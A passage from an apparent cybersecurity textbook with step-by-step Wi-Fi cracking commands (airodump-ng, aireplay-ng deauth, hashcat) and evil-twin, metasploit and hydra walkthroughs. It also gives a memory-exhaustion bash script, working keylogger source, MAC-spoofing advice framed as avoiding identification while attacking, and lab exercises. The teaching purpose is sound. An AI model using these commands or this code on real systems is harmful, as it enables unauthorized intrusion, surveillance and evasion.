populated enough for the user's satisfaction, they would press `CTRL-C`[59] and it will ask for a list of routers to attack. The routers are entered by their index number, an integer value assigned by `wifite` as it ranks the routers from most intense to least intense signal[60]. The `wifite` user would then enter in one or several (either comma delimited, *e.g.*, `1,3,6`, or via a range, *e.g.*, `2-4`). These routers will be attacked using WPS attacks.

Monitoring and cracking crypto through handshakes with `airmon-ng`

] We can also directly attack the crypto itself. This is more like trying to knock down the front door rather than sneak in through some flaw like WPS; however, it often can be done.

The first step is to listen for a "handshake" the process by which a computer logs into the WLAN router and verifies that it can unlock the crypto. To do this, we will need to change our computer's wireless card into a monitoring mode. First, we must detect what our computer's wireless card is called. We can learn this by running `ifconfig`. It will usually be a device that starts with the character `w`, *e.g.*, `wlan0` on Kali or `wlp4s0` on Fedora Linux. We then run `airmon-ng start wlan0`[61], where `wlan0` is the appropriate wireless device name. Once successful, our wireless card is now changed into monitoring mode. The name of the monitoring device will be displayed now in `ifconfig`. For example, in Kali, this will be `wlan0mon`.

Afterward, we can start monitoring connections to WLAN networks. For this, we run `airodump-ng -w output wlan0mon`, where `wlan0mon` is the name of the monitoring device we created by running `airmon-ng`. Our output will be written to four files in our local folder, each with the prefix `output` in their filename[62]. The `airodump-ng` com-

[59] `^C` in `emacs` notation

[60] Intensity for your computer to receive from your current location: note that `wifite` is a great tool to use to wander around your apartment and, while watching the intensities of each router change, figure out where different routers are physically located.

[61] Note that you will need to use `sudo` to run many of these commands if you are not in Kali, which by default uses the `root` account.

[62] Note that if we run this command again with the same `-w` flag, it will use `output-02...` instead of `output-01...` for these files; make sure you delete old files and keep an uncluttered workspace. If you don't, use the `ls -lt` command to sort the files newest to oldest, so that you can easily see which output was your most recent[63].

[63] "Time's noblest offspring is the last." -George Berkeley

mand listed above monitors all WLAN routers in range; however, we can instead choose to focus our attack on one in particular by running `airodump-ng --bssid 0a:ff:7e:... -w output wlan0mon`, where `0a:ff:7e:...` is the BSSID of the router we wish to attack. This BSSID for a given WLAN router name (*i.e.*, for a given ESSID) can be found by looking at the output of the `airodump-ng -w output wlan0mon` command.

If we are targeting a specific router, it is often very useful to constraint the channel to which we are listening. This is performed via the `-c` flag. The channel on which the router is operating will be listed in the output of the previous `airodump-ng` command, under the heading `CH` in the output. A targeted attack against a router with MAC addresss 0a:ff:71:... on channel 9 would be performed by listening to the traffic via `airodump-ng -c 9 --bssid 0a:ff:7e:... -w output wlan0mon`.

Regardless of whether we dump the handshakes from all WLAN routers in range or whether we choose a dump of a targeted WLAN router, the file `all-01.cap` will contain the handshakes to these WLAN routers. If any handshakes were captured, this file is essntially full of hash outputs, which can be transformed into a `.hccapx` file that can be used as an input to `hashcat`[64]: we will transform it using the `cap2hccapx` program, which can be found in `hashcat-utils`[65] and run via `cap2hccapx output-01.cap output.hccapx`. Again, note that if we run `airodump-ng` multiple times without removing the old output files, the relevant `.cap` file may be in `output-02.cap`, `output-03.cap`, *etc.* The `cap2hccapx` program will output to the terminal the number of successful handshakes captured. Note that there will only be handshakes if there were clients (*e.g.*, computers, smartphones, *etc.*) that connected to the wireless router while we were monitoring. If there were 0 handshakes captured, we cannot yet attack the router in this manner; however, if we run `airodump-ng` for a long enough period, we will likely capture some handshakes.

We can then try to crack this `output.hccapx` file with `hashcat`. We can find `hashcat`'s proper `-m` flags by running `hashcat --help | grep -i wpa`[66]. Using this strategy, we see that we want to run `hashcat -m 2500 ...`. Using the `rockyou.txt` password

[64]We could use the paired `aircrack-ng` instead of `hashcat`; however, it won't use the GPU and will thus achieve lower performance than `hashcat` would.

[65]We can determine this by running `locate cap2hccapx`

[66]Note that `grep -i` matches the pattern but ignores uppercase/lowercase distinctions.

file located in Kali's `/usr/share/wordlists/rockyou.txt.gz`[67], we can perform a wordlist attack `hashcat -m 2500 -a 0 output.hccapx /usr/share/wordlists/rockyou.txt`.

Using this approach, we may crack the encryption on a WLAN router and successfully penetrate and use it without knowing the password.

From the ease of penetrating a WLAN router with a weak password, you can see the great importance of strong passwords: long passwords with large character sets take much longer to brute-force. With a good enough GPU, we could still crack fairly short[68] passwords by using brute force.

Forcing a handshake with `aireplay-ng`

Of course, handshakes only occur when a device connects to the router, and do not need to occur if the device stays connected. For this reason, it can be slow to find handshakes; however, we can try to force a handshake by sending a fake de-authenticate signal to a connected client. We will pretend this signal comes from the router, even though it comes from us. We send a de-authenticate signal by running `aireplay-ng --deauth 2 -a 0a:ff:7e:...` will send 2 de-authenticate signals that pretend to come from the WLAN router with BSSID `0a:ff:7e:...`. If successful, a de-authenticate signal will disconnect the client. When it reconnects, this will result in a captured handshake.

In the above `aireplay-ng` command, the de-authenticate will be sent to all devices connected to the router with BSSID `0a:ff:7e:...`. We can choose a specific device with MAC address `89:34:6b:...` by running `aireplay-ng --deauth 2 -a 0a:ff:7e:...-c 89:34:6b:...`; we can learn a client MAC address by looking at the output of a BSSID-specific `airodump-ng` command.

Note that the ability to send de-authenticate signals successfully with `aireplay-ng`. Will depend on the strength of your attack computer's WiFi card signal relative to the router's actual signal (as seen by the connected device). If your attacking computer is too far away or has too weak of a signal, your de-authenticate signal will be drowned out by the natural signal of the router.

`airodump-ng` may not detect any handshakes. Handshakes can be seen by looking for the word HANDSHAKE appear in the top-right corner of

[67]We unzip it with `gunzip /usr/share/wordlists/rockyou.txt.gz`

[68]*E.g.*, length 9

the streaming `airodump-ng` output to `stdout`. The handshakes will also be counted in the output of `cap2hccapx` to `stdout`. If 0 handshakes were recovered, constraining `airodump-ng` to a specific channel as described above may help.

Re-enabling your WLAN card after monitoring

Note that `wifite`, `airmon-ng` (which was necessary for the related `air...` commands listed here) sequester your attack computer's WiFi card and prevent it from being used for network browsing while in monitoring mode. As a result, we will need to disable monitoring mode and restart our WiFi card after we finish with monitoring. This can be done by running `airmon-ng stop wlan0mon` [69] and then running `ifconfig wlan0 up`. We can verify that `wlan0` is up again by running `ifconfig wlan0`.

Controlling the router

Once the router has been compromised, you can log into the configuration by navigating your web browser to URL `192.168.1.1`, the IP address of the router on the local network. This will prompt for a username and password. The defaults are a username of `admin` and a password of `admin` or a username of `admin` and a password of `password`. From there, it should be possible to change the name of the wireless, the encryption password, and so on.

If the `admin` username and password do not work, other programs may be able to crack into the router's inner security.

Protect your anonymity

Note that you should beware of attacking WLAN routers while using your real MAC address: you wouldn't rob a bank without a mask[71], so don't broadcast who you are when penetrating a router. This will be discussed in greater detail in the upcoming Going Dark chapter.

[69] Where `wlan0mon` is the name of the monitor created when running `airmon-ng start wlan0`[70].

[70] Where `wlan0` is the name of your wireless card.

[71] "You wouldn't download a car... Piracy: it's a crime."

5.6.4 Practice and discussion questions

1. [**Level 2**] A WLAN router is named `SERANG:COMPSEC`. Monitor handshakes to the router. Output the name of the MAC address used to handshake to the router.

2. [**Level 2**] Convert the provided `.cap` file to `.hccapx` and crack it with brute force using `hashcat`.

3. [**Level 2**] Use the signal strength displayed by `airodump-ng` to find the location of three WLAN routers hidden in the department. They are named `SERANG:COMPSEC`, `SERANG:COMPSEC2`, and `SERANG:COMPSEC3`. The first student to specify the location of all three routers wins.

4. [**Level 3**] Two WLAN routers are named `SERANG:COMPSEC` and `SERANG:COMPSEC2`. A client connects to the router at least once per day. Attack and claim the routers, sending the current password to the instructor and a new password you would like to use to control the router, and the instructor will rename the router with your name `YOURNAME:COMPSEC` or `YOURNAME:COMPSEC2`. A student or students holding one of these routers after 30 days wins.

5.7 Breaking into a computer on the network

`metasploit` is a framework for exploiting known security holes in servers. It uses `nmap` to find computers with open ports by scanning a range of IP addresses. `metasploit` then attempts to identify the operating system and other information about those systems. Known security holes in such systems can then be attacked in a push-button manner.

`armitage` is a GUI frontend for `metasploit`, which makes it even easier to use. Running `armitage` will first bring up a dialog box with `127.0.0.1` (the "myself" IP address), a port number, *etc.*. Simply click the `Connect` button. In the following dialog, click the `Yes` button to launch `metasploit`. Once `armitage` loads, go to `Hosts` in the menu bar, and choose `Nmap scan` and choose `Quick Scan (OS detect)`. This will gather information about the systems on your network using a user-defined range of IP addresses. You can search all IP addresses from `192.168.0.0` to `192.168.255.255` by entering

`192.168.0.0/16`[72]. The machines on the network will now be drawn in the GUI. Now choose `Attacks` from the menu bar, and choose `Find Attacks`. From there, right mouse click on a machine icon and choose a means by which to attack it.

5.8 Monitoring network traffic

`Wireshark` is a tool that can be used to sniff traffic on the network. Packets it sniffs can then be browsed to recover pieces of information. `Wireshark` is run by clicking the shark fin in the top-left corner, and then scrolling through the packets. Traffic is labeled with IP addresses, but they can be labeled with hostnames by going to `Edit` and then `Preferences` and choosing `Name resolution` and clicking the check box for `Resolve network (IP) addresses`. This will re-label traffic with hostnames instead of IP addresses.[73] Consider watching the traffic in a cafe. What kinds of things do you think you could uncover?

5.9 Breaking into systems with `hydra`

`hydra` is like `hashcat`; however, unlike `hashcat`, it can be used to directly attack servers receiving traffic such as `ssh`. For example, the command `hydra -l root -P passwords.txt ssh://mydomain.mynetwork.edu` will try to brute force an `ssh` connection into `mydomain.mynetwork.edu` using the username `root` and every password in the file `passwords.txt`.

`hydra` can also be used to break various other forms of encryption in addition to `ssh`.

5.10 Attack: "evil-twin"

When a computer connects to a router, it chooses the most intense signal strength to latch onto. As a result, you can configure your system to behave

[72]`https://www.kalitutorials.net/2014/04/introduction-to-armitage-in-kali-hack.html`

[73]Incidentally, a useful command-line tool is the `host` command, which can be run to find the IP address for a given host name.

like a known router; if you're lucky, you can entice a user to latch onto your system, thinking it's a more intense signal for their router.

We start this attack by starting up our monitor (*e.g.*, `wlan0mon`) via `airmon-ng` just as we did before. After this, we will use `airodump-np` to see wireless networks nearby. We will choose one of these access points to mimic. If we are successful, we will be able to see users' traffic.

We use `airbase-ng` to make our computer pretend it is a particular WLAN router. For instance, `airbase-ng -a 89:34:6b:... --essid Linksys670 -c 9 wlan0mon` will make our computer behave as if it's `Linksys670` with MAC address `89:34:6b:...` operating on channel 9.

We can use `aireplay-ng` to knock our target off of their WLAN router now. If successful, we may be able to get them to come back to our fake access point. But we want our fake access point to be far superior to their real access point. The command `iwconfig wlan0 txpower 27` will boost our wireless card to its maximum legal power[74], as per FCC regulations[75]; however, some wireless cards can go higher, *e.g.*, `iwconfig wlan0 txpower 30`[76]. We can confirm that we have changed our transmission power by running `iwconfig` to see the `Tx-power=...`. Note that tweaking the transmission power is not possible on all hardware.

After we get our opponent to latch onto our fake network, we can perform a man-in-the-middle attack.

[74] `https://www.kalilinuxworld.tk/2016/03/creating-evil-twin-wireless-access.html`

[75] "Now, the FCC won't let me be me."

[76] Depending on how locked down your system is, you may need to first pretend you're in a different territory: `iw reg set BO` will set your location to Bolivia, where a power of 30 is allowed.

Chapter 6

MALWARE

Once you get into a system, you must answer a question: what do you want to do?[1] Delivery comes first, but once you're able to infiltrate, you need to have a payload in mind. In rough strokes, breaking into a system may give you access to private information on the system, may allow you to hijack the system, or may simply be a step on the way to a system somewhere else.

Hijacking the system is more difficult than simply reading the files. In the Permissions chapter, we saw a strategy for using the UNIX alias command to hijack a system.

6.1 Crashing and destroying

One of the least creative goals when hijacking a system is to crash it. There are a few levels along this continuum: you could simply hang the system (it can be rebooted and be fine), you could destroy the disk contents (it could be reformatted and be fine), or, with great expertise, you could even destroy the system itself.

Listing 6.1 demonstrates a basic "logic bomb" payload for slowing a system to a crawl or even hanging it is to simply gobble up all of the RAM. This can be accomplished in a simple `bash` script.

[1] "Would you tell me, please, which way I ought to go from here?"
"That depends a good deal on where you want to get to."
"I don't much care where–" "Then it doesn't matter which way you go."

Listing 6.1: A logic bomb in `bash`. The program exponentially consumes all of the available RAM.

```bash
x='allworkandnoplay'
while true
do
  x=$x$x
done
```

Of course, if the `ulimit` command has been used, it may prevent the program from consuming too much memory, forcing it to crash instead. Otherwise, the operating system will start to use swap space on disk, slowing the system to a crawl.

With proper permissions, a logic bomb payload can also destroy files. This is reminiscent of the `rm -fr /` command from the Permissions chapter[2].

Logic bombs can also fundamentally destroy the hardware beyond repair: this can be done by disabling temperature monitoring and throttling and heating CPU/GPU devices beyond repair or by writing to disks in short bursts to damage them. In the Iranian Natanz nuclear research facility, joint American-Israeli cyberweapons were used to oscillate centrifuges in a harmonic manner, destroying them permanently[3]. This is a reminder that a clever engineer can be quite creative with their payload: they could use it to reboot your computer, spy on you, or Rickroll you into next week[5].

6.2 Hijacking

Destroying a target is one thing, but it is often more difficult to get the target to work for you. This is the art of hijacking.

[2]N.B. Remember, do not run this.

[3]This facility's computers were "air gapped," disconnected from the internet in order to prevent infection; however, the facility was effectively compromised[4] by passively hopping cyberweapons across infected disks (*e.g.*, USB drives). The payload, Stuxnet, is discussed in the Public Policy chapter.

[4]Read: pozzed

[5]Even better: `https://www.washingtonpost.com/blogs/blogpost/post/iranian-nuclear-facilities-are-hit-by-acdc-virus/2012/07/25/gJQAqfRz8W_blog.html`

6.2.1 Ransomware

A simple version of this is often done in `ransomware`, which essentially applies disk encryption (described in Breaking and Entering chapter) to the compromised computer, providing an account that can be paid (often via a difficult-to-trace cryptocurrency) in order to unlock the encryption. Interestingly, the hijackers here are often quite reliable to decrypt the drive given the demanded payment, because their industry is dependent on word-of-mouth reputation that incentivizes payment to the hijackers.

6.2.2 Keyloggers

Another application of hijacking is surveillance: rather than make yourself known, it is possible to sit quietly on the target computer and observe. Keylogging is an approach used to log every keystroke entered into the keyboard. This can be used to watch behavior and uncover passwords.

A simple Linux keylogger is demonstrated in Listing 6.2. It can be compiled and run by using `run_keylogger.bsh` (Listing 6.3). If this keylogger is run in the background, writing its output to a file, the keys can be recovered. Furthermore, with `root` access, it would be possible to transmit a dump of that file to a designated IP address once per day or so.

Listing 6.2: `keylogger.cpp`: A `C++` program that runs a keylogger.

```
#include <linux/input.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>
#include <unistd.h>
#include <iostream>

const char*code_to_key[]={"",
                          "ESC",
                          "1",
                          "2",
                          "3",
                          "4",
                          "5",
                          "6",
                          "7",
                          "8",
                        "9",
                        "0",
                        "-",
                        "=",
                        "BACKSPACE",
                        "TAB",
                        "Q",
                        "W",
                        "E",
                        "R",
                        "T",
                        "Y",
                        "U",
                        "I",
                        "O",
                        "P",
                        "[",
                        "]",
                        "ENTER",
                        "LEFT-CTRL",
                        "A",
                        "S",
                        "D",
                        "F",
                        "G",
                        "H",
                        "J",
                        "K",
                        "L",
                        ";",
                        "'",
                        "GRAVE",
                        "LEFT SHIFT",
                        "BACKSLASH",
                        "Z",
                        "X",
                        "C",
                        "V",
                        "B",
                        "N",
                        "M",
                        ",",
                        ".",
                        "/",
                        "RIGHT SHIFT",
                          "*",
                          "LEFT ALT",
                          "SPACE",
                          "CAPSLOCK"
};

int main(int argc, char **argv) {
  if (argc < 2) {
    std::cout << "usage: %s <device>" << std::endl;
    return 1;
  }

  constexpr int number_of_codes = sizeof(code_to_key)/sizeof(char*);
  std::cout << "TABLE CONTAINS " << number_of_codes << " CODES" <<
      std::endl;

  int fd = open(argv[1], O_RDONLY);

  for (;;) {
    input_event ev;
    read(fd, &ev, sizeof(input_event));

    // type:
    // 1 = PRESSED

    // value:
    // 0 = RELEASED
    // 1 = SINGLE PRESS
    // 2 = HELD DOWN
    if(ev.type == 1 && ev.value == 1 || ev.value == 2)
      if (ev.code < number_of_codes)
        std::cout << code_to_key[ev.code] << std::endl;
  }

  return 0;
}
```

Listing 6.3: `run_keylogger.bsh`: A `bash` script to run our keylogger (note that it needs `root` access).

```
#!/bin/bash

g++ keylogger.cpp
sudo ./a.out /dev/input/by-path/platform-i8042-serio-0-event-kbd
```

Practice and discussion questions

1. [**Level 3**] Adapt the keylogger in Listing 6.2 so that it displays `ALT`, `SHIFT`, `CTRL` keys in combination with other keys. For example, `SHIFT+g` should output `G` instead of outputting `SHIFT` and then outputting `g`.

Several pre-made keylogger packages exist for various popular operating systems, and these can be used to extract internet behavior, passwords, and other private information from a pozzed computer.

6.2.3 Hardware keylogging and the "evil-maid" attack

There are also hardware implementations of the keylogger described above. These may come in the form of a USB dongle between the computer and an external keyboard. Thus, when the external keyboard is plugged in to the target computer, the dongle will read the keystrokes pressed and upload them to a specified network.[6] Because such attacks are quite easy once you gain private physical access to a machine, this is sometimes referred to an "evil maid" attack.

6.2.4 The problem with pozzed firmware

While the operating system of a pozzed computer can be scrubbed off by formatting the contents of the disk, the control software native to the disk that permits its operation– *i.e.*, the "firmware"– can also be compromised. Once firmware gets pozzed, the device cannot be reliably cleaned[8]: even if the drive is completely reformatted, the pozzed firmware may on its own copy unwanted data back onto the disk.

How does the firmware become pozzed in the first place? Recall the bounds checking benchmark we ran in the Introduction chapter: safe checking of operations can make them slow. This overhead becomes more and

[6]It is possible for people close to your computer to "hear" the keys pressed on your keyboard by detecting the electrical emissions for different key presses. This led to electromagnetic shielding of devices, codenamed "TEMPEST."[7]

[7]A slightly different monitored conversations by reflecting lasers off of exterior windows. The reflected beams would oscillate with the reverberations from the sound on the windows, thereby enabling those outside to recreate audio of the conversations inside.

[8]"Quis costidiet ipsos costodes?" Who will guard the guards themselves?

more pronounced (as a percent of the actual work being done) as the actual operations become simpler and simpler. If a disk has 100,000,000 writable bytes, writing to an address should ideally verify that the address is a valid index in 0, 1, . . . 99,999,999. As a result, these checks are not always performed, and so it may be possible to write to sectors of the firmware that should be protected.

Of course, disk manufacturers do not take such security holes lightly, and so each time one is found, they act quickly to try to address it; however, this does not protect against "zero day" exploits, which are known zero days in advance. Once your firmware becomes pozzed, it will likely become impossible to reliably and permanent expunge malware from the disk.

6.2.5 Zombie machines and distributed denial-of-service attacks (DDoS)

Denial-of-service (DoS) attack

A denial of service (DoS) attack is performed by sending far too much traffic toward a particular server. While there will be legitimate traffic (*e.g.*, `ssh` requests) sent to this server alongside the garbage, the sheer volume of garbage can make the server unreachable for legitimate traffic. In doing so, a user with enough computational and network resources can render a particular website or server inoperable.

Defense: firewall

One defense against a DoS attack is to use a hardware firewall. A firewall is a means to block or prevent unwanted traffic (*e.g.* along a port that you do not want to be used), and a hardware firewall is the same thing, but where it is a dedicated piece of computer hardware that shields your server and computer from unwanted traffic. A firewall could be placed such that it separates the effected server from the external network. This firewall could filter out content coming from a specific IP address or could ban IP addresses from which too much traffic is coming.

Counter-attack: distributed denial of service (DDoS) attack

A distributed denial of service (DDoS) attack is often carried out by an army of unwitting zombie computers, which have been compromised some time previously. This zombie network, sometimes called a "botnet," can then be instructed by the one who pozzed them to attack a specific server by overloading it with many requests or resource-intensive requests.

DDoS attacks are more difficult to protect against, because they do not originate from any one offending IP address; as a result, it can be more difficult to discriminate legitimate traffic from an attacking computer from the botnet.

So if you think you're not important enough for an opponent to want to hijack your computer full of simple personal documents, think again. Botnets are still an extremely important facet to the battle to control the internet.

DDoS attacks are sometimes defended by presenting a CAPTCHA challenge, *i.e.*, a Turing test. A Turing test is a test whereby we hope to identify if the user is a computer or a human before loading the website; however, this protection comes at a price of centralization of power reminscent of what we saw with certificates in the Number-theoretic Crypto chapter: the companies that perform such services are thus empowered to decide which websites are permitted to stay online.

6.3 Spreading

As it is with actual living parasites, one of the main goals of malware is to propagate itself onto other hosts. First, the malware would then need to scan for other servers to which it could connect, and once it finds one, run scripts that would either compromise that server as well or simply abuse the fact that the new server trusts the currently infected machine. Then the malware will copy itself to the new server.

One way for the malware to do this would be by having two parts: an executable and a separate source file; then, the executable would copy itself and the source file to another penetrated machine. Another approach would be to marry the source file and executable into a single file. This poses an interesting philosophical question: can a program recreate its own source code without referring to an outside source file?[9] For example, a source file called `t.py` could trivially call `os.system("cat t.py")`; however, how could `t.py` recover its own source code without a separate file? Such a program, which recreates its source code using only the executable produced from that

[9] If your gut instinct is to say no, then you're not alone; but if that's the case, where do baby bacteria come from?

source file and no other resources, is called a “quine.” Listing 6.4 shows an example of a quine written in `Python`.

Listing 6.4: `quine.py`: A simple quine written in `python`).

```
lines = [ 'lines = [ ', 'quote = chr(39)', 'print "lines = [",', 'for L
    in lines[:-1]:', ' print quote + L + quote + ",",', 'print quote +
    lines[-1] + quote, "]"', 'for L in lines[1:]:', ' print L' ]
quote = chr(39)
print "lines = [",
for L in lines[:-1]:
  print quote + L + quote + ",",
print quote + lines[-1] + quote, "]"
for L in lines[1:]:
  print L
```

We can see that this program is a quine by verifying that `diff quine.py <(python quine.py)` has no output.

6.3.1 Practice and discussion questions

1. [**Level 1**] What is a quine and why would it be of interest for cybersecurity?

2. [**Level 2**] What is one reason why a would a piece of malware not simply come in two packages: the file and its source code?

3. [**Level 2**] Write a quine in `C++`.

4. [**Level 3**] You are working for an antivirus company and writing machine learning software to classify code as “not malicious” and “potential malware.” One distinguishing quality of potential malware is that it will contain a quine. What features would you use to help your classifier distinguish quines from a non-quines?

5. [**Hors Catégorie**] An ouroboros is like a quine: where a quine recreates its source code in a single language, an ouroboros recreates source code in another language, which when run, recreates the source code of the original. Write an ouroboros using `C++` and `Python`.

Chapter 7

GOING DARK

Preserving any privacy in the 21st century is an extremely difficult art. Consider all of the digital eyes on you every day: your internet service provider (ISP) likely watches any unencrypted browsing behavior (*e.g.*, which websites you visit), information about traffic from your phone is stored for purposes of national security, your smartphone GPS may turn on even if you disable it (and even if it is not enabled, decent geolocation can be performed by looking at the cell towers to which you're connected or encounters between your computer and WLAN routers with known MAC addresses), the owner of a website domain must be public[1], Apple has uploaded backups of unsaved documents to the cloud without users' knowledge[3], cookies track your online logins and are used to share information between companies who'd like to track your behavior, your devices are matched against your online accounts, your smartphone microphone or Alexa/comparable Google device may record you without permission, your MAC address (which is revealed when connecting to a network) is permanently and uniquely tied to your computer hardware and can be tied to your purchasing credit card (and if you paid cash, your purchase was likely video recorded– and facial recognition gets more ubiquitous by the day), censorship– in both democratic and

[1]And even anonymization of the WHOIS database is not bulletproof. Even if you start your own site and are careful, if its contents are contentious, there is a good chance you will be doxxed[2].

[2]Short for "documents," indicating that your identity and private information have been released without your consent.

[3]`https://www.schneier.com/blog/archives/2014/10/apple_copies_yo.html`[4]

[4]"I love my MacBook. I love my MacBook Pro, which is short for 'prolapse'…"

non-democratic regimes– is easier and more common all the time, *etc.*[5] And to add insult to injury, opening a "private" browser window[6] will send flags to trackers that this is your "private" persona.

However, technology also offers hope to these massive threats to privacy: As William Gibson, the novelist and coiner of the term "cyberspace" once said, with digital devices, you can file the serial number off of anything.

7.1 Defective by design: smartphones

Smartphones are essentially Orwell's telescreens: they watch and listen to you, and you cannot completely turn them off.[7] You're not going to get too much help here: using these devices will compromise your privacy, full stop. Like "free" online services in the cloud, consider the maxim that if the product is free, then the product is actually you[8].

[5]If you do not worry about your privacy being violated by having your behavior being watched, stored, and associated with your identity *ad infinitum*, then prepare to be sobered: `https://tinyurl.com/y3nur7et`.

[6][Flicks bangs out of eyes] "Yeah, it's called tradecraft."

[7]"He thought of the telescreen with its never-sleeping ear. They could spy upon you night and day, but if you kept your head you could still outwit them. With all their cleverness they had never mastered the secret of finding out what another human being was thinking. . . . Facts, at any rate, could not be kept hidden. They could be tracked down by inquiry, they could be squeezed out of you by torture. But if the object was not to stay alive but to stay human, what difference did it ultimately make? They could not alter your feelings; for that matter you could not alter them yourself, even if you wanted to. They could lay bare in the utmost detail everything that you had done or said or thought; but the inner heart, whose workings were mysterious even to yourself, remained impregnable." -George Orwell

[8]After all, who pays for those developers and servers so you can log in to `googol-givemevirus.ru` to send reaction gifs to your friends?[9]

[9]In all seriousness, why do you think Firefox– a free browser– connects to Google when you first start the browser? Why do you think Firefox, when it updates, re-adds Google as a search engine even if you remove it? Google pays Firefox. `https://www.zdnet.com/article/google-keeping-the-wolf-from-firefox-door/`

7.2 IP address

Your IP address uniquely identifies you to your ISP[10] But this important information is also revealed to web servers as you browse their pages. Likewise, your IP address is revealed in email headers when you send an email message.

IP addresses can also be used to infer your physical location: this is done via geoIP databases, which associate IP addresses and blocks of IP addresses to physical latitudes and longitudes. This is one of the ways by which advertising can target your physical location: websites use your IP address to try to infer your physical location and then serve you advertising.

7.3 MAC address

Your IP address changes when you move to different networks, or even when you disconnect from your router and reconnect (if your IP address is chosen via DHCP, which is typical); however, your MAC address is permanent. It uniquely identifies your LAN/WLAN hardware, like fingerprints. MAC addresses, which we saw in the Breaking and Entering chapter, take the form `0a:ff:7e:...`. If you break a WLAN router's encryption, you could use it for browsing that is not associated with your identity or even use it as staging for further attacks; however, while websites need to have your permission to use something like Java (which your browser might have enabled by default) in order to learn your MAC address, a WLAN router *will* know your MAC address. This address may be stored in log files, and may be used to implicate you quite definitively in criminal activity.

You can see the MAC address of your ethernet card, your wireless card, *etc.* by using the `ifconfig` command.

The solution to this is that your computer self-reports its MAC address; as a result, your operating system can simply lie and report an incorrect MAC address to any networking devices. This is accomplished by using the program `macchanger`. You can run `macchanger -r wlan0` to set device `wlan0` to a random address or you can run `macchanger -m XX:XX:XX:XX:XX:XX wlan0` to set your MAC address to pretend to be `XX:XX:XX:XX:XX:XX` (where each `X` is a hex digit). The latter may be useful to impersonate another known computer. Note that even with `root` permissions via `sudo`, you may

[10]If the packets can find your physical address, guess what: so can your ISP.

not be able to do this while the device is running. The solution is to run `ifconfig wlan0 down; macchanger -r wlan0; ifconfig wlan0 up`. To be extra safe, it is best to disconnect from any networks before doing these tasks, just in case the network monitors your mac address changing and associated it to your computer in spite of the change.

7.4 Proxies

A proxy is a fairly standard means by which one can pretend to be operating from another computer or network address. A proxy simply accepts and relays your network traffic to websites you'd like to visit; by doing this, you look as if you are browsing from the proxy, not from your IP address. Furthermore, if many people are using the same proxy, your traffic may be conflated, helping prevent your specific IP address from being associated with your traffic alone.

In the early days of the internet, during online disputes, when one person would threaten another, a common retort was, "Good luck, I'm behind seven proxies," because proxies can be stacked[11]; however, one should expect that a nation state opponent could easily untangle and trace your traffic back to you from many proxies.

7.5 VPNs

A VPN is a means by which all of your outgoing network traffic is encrypted and sent to some "home" private network. This allows you to browse files internal to the home network without it being open to the public; more importantly, because the private network can be used as the gateway to the internet[12]. In this manner, VPNs offer some privacy against snooping or censorship from an ISP or a nation state.

[11] "Good luck, I'm behind seven horcruxes."

[12] The user connects to the VPN, which sends encrypted traffic to the private network through the internet. Ideally, an ISP or state actor cannot break the encryption. From the private network, which is used as a proxy, the user again accesses the internet.

7.5.1 Defective by design: broken encryption

There may be agreements between nation states and ISPs operating within them: if you post an online comment (from your home internet connection over an unencrypted channel and no VPN or proxy) threatening to commit an act of terrorism, the local police would almost certainly come knocking at your door. The same is true for VPNs. No encryption will work if your VPN sells you out to the authorities. Don't assume that your traffic is private just because you use a VPN.

A VPN also will not protect you if you sign into social media accounts. There's no point being invisible if you're going to announce your presence, is there?

7.6 The Onion-routing protocol (Tor)

Tor is a browser with built-in proxy-like behavior, which was developed by the U.S. Naval Research Laboratory in the 1990s. "Onion routing" refers to encryption that is nested, like the layers of an onion. Tor works by using 3 nodes in between the client computer and the server computer. In this manner, the client computer, the nodes, and the server form a chain of 5 computers. A computer in this chain knows only its predecessor computer and successor computer in the chain. A message that the client wants to send to the server is encrypted three times, with three different encryption keys. The private keys, which will be used to decryption, for each of these is known only to exactly one of the computers in the chain.

Thus, the client computer will send plaintext m as $c = f(g(h(m)))$, where the functions f, g, and h indicate the encryption processes for the first, second, and third node in the chain respectively. *E.g.*, $g(m)$ would encrypt the message so that only the second node could decrypt it. After encrypting, the ciphertext c is sent to the first node. This first node, called the "guard node," is able to decrypt the f part by running $f^{-1}(c) = f^{-1}(f(g(h(m)))) = g(h(m))$; the result, $g(h(m))$ is passed from the first node to the second node. The second node can decrypt g, and so it computes $g^{-1}(g(h(m))) = h(m)$, and passes this to the third node. The third node decypts h, computing m and sending it to the server.[13]

The guard node is the only node in the chain that knows the IP address

[13]`https://hackernoon.com/how-does-tor-really-work-c3242844e11f`

of the client. The final (third) node in the chain, called the "exit node," is the only node in the chain that knows the plaintext message m and knows the identity of the destination server. Thus, neither no nodes in the chain know both the plaintext m, the IP address of the server, and the IP address of the client. Thus, only the client and the server know the plaintext m and one another's IP addresses, and anonymity is achieved.

In the Tor browser, the lock next to the address bar allows you to choose a new Tor circuit (*i.e.*, a chain of nodes through a different, random series of countries). This is sometimes necessary, because some countries block out certain websites.

But before you do anything radical, let's learn about some of the ways that you can still be unmasked with Tor. One thing you should know from the start: if you use the same Tor instance for multiple pages, *e.g.*, a news website and streaming a video, the two behaviors can be linked by cross-site scripting (*i.e.*, `javascript` hosted on both pages that logs your behavior to a third-party site). Tor allows users to choose from different levels of security: a user can block `javascript` altogether (this is safest, but interferes with most modern webpages) or a user can enable most website features (this is least secure, but most functional).

7.6.1 Attack: controlling both guard and exit nodes

However, if an organization, such as an intelligence organization, controls enough nodes on the network, the organization has a nontrivial chance of controlling both a guard node and an exit node. If this is the case, then that organization can see all of the following: the plaintext m, the IP address of the server, and the IP address of the client. This effectively de-anonymizes the client and their traffic.

7.6.2 Attack: preventing users from connecting to known Tor nodes

One approach that can be used to monitor or block Tor traffic is to keep a log of the IP addresses of all nodes that exist (note that this does not mean only the IP addresses of the three nodes in one particular chain, but instead the IP addresses of *all* nodes in the network). Any traffic to a guard node (which could be identified as a Tor node using the log of IP addresses) could be censored by the ISP or reported to the state or company from which the traffic originated.

7.6.3 Defense: bridges

Bridges make your traffic look different from typical Tor traffic. They can be used to access Tor inside of countries such as China, whose official stance is that Tor is not permitted.

7.6.4 Hidden services

